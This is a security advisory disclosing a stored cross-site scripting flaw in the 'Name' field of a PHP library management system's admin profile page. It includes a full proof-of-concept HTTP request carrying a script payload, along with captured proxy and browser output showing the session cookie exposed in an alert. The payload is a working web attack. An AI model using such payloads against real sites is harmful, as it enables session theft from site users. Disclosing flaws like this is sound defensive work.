Title: Library Management System with QR code Attendance 1.0 Stored Cross-Site Scripting

Author: Ashish Kumar (https://www.linkedin.com/in/ashish-kumar-0b65a3184)

Date: 27.06.2022

Vendor: https://www.sourcecodester.com/users/kingbhob02

Software: https://www.sourcecodester.com/php/15434/library-management-system-qr-code-attendance-and-auto-generate-library-card.html

Version: 1.0

Reference: https://github.com/CyberThoth/CVE/blob/main/CVE/Library%20Management%20System%20with%20QR%20code%20Attendance/Cross%20Site%20Scripting(Stored)/POC.md

Description:

Library Management System with QR code Attendance is vulnerable to Stored cross-site scripting on the profile edit page. The "Name" parameter in 'http://localhost/LMS/admin/edit_admin_details.php' is vulnerable.


Impact:


An attacker could steal cookies with a crafted URL sent to the victims.


POC

```
POST /LMS/admin/edit_admin_details.php?id=admin HTTP/1.1
Host: localhost
Content-Length: 115
Cache-Control: max-age=0
sec-ch-ua: "Chromium";v="97", " Not;A Brand";v="99"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Windows"
Upgrade-Insecure-Requests: 1
Origin: http://localhost
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/97.0.4692.71 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/ap
exchange;v=b3;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://localhost/LMS/admin/edit_admin_details.php
Accept-Encoding: gzip, deflate
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
Cookie: PHPSESSID=0r78mi76ub6k55p8mkce7f4pco
Connection: close

Name=%3Cscript%3Ealert%28document.cookie%29%3C%2Fscript%3E&EmailId=admin%40gmail.com
```


localhost/LMS/admin/edit_admin_details.php
LMS
Home
Visit Hours
Messages
Recieve Message
Manage Students
All Books
Add Books
Issue/Return Requests
Currently Issued Books
Previously Borrowed Books
Recent Deletion Books
Logout
Update Details
Name:
<script>alert(document.cookie)</script>
Email Id:
admin@gmail.com
Mobile Number:
0
New Password:
admin
Update Details


Intercept
HTTP history
WebSockets history
Options
Request to http://localhost:80 [127.0.0.1]
Forward
Drop
Intercept is on
Action
Open Browser
Pretty
Raw
Hex
POST /LMS/admin/edit_admin_details.php?id=admin HTTP/1.1
Host: localhost
Content-Length: 115
Cache-Control: max-age=0
sec-ch-ua: "Chromium";v="97", " Not;A Brand";v="99"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Windows"
Upgrade-Insecure-Requests: 1
Origin: http://localhost
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/97.0.4692.71 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://localhost/LMS/admin/edit_admin_details.php
Accept-Encoding: gzip, deflate
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
Cookie: PHPSESSID=0r78mi76ub6k55p8mkce7f4pco
Connection: close
Name=%3Cscript%3Ealert%28document.cookie%29%3C%2Fscript%3E&EmailId=admin%40gmail.com&MobNo=0&Password=admin&submit=


localhost/LMS/admin/index.php
localhost says
PHPSESSID=0r78mi76ub6k55p8mkce7f4pco
OK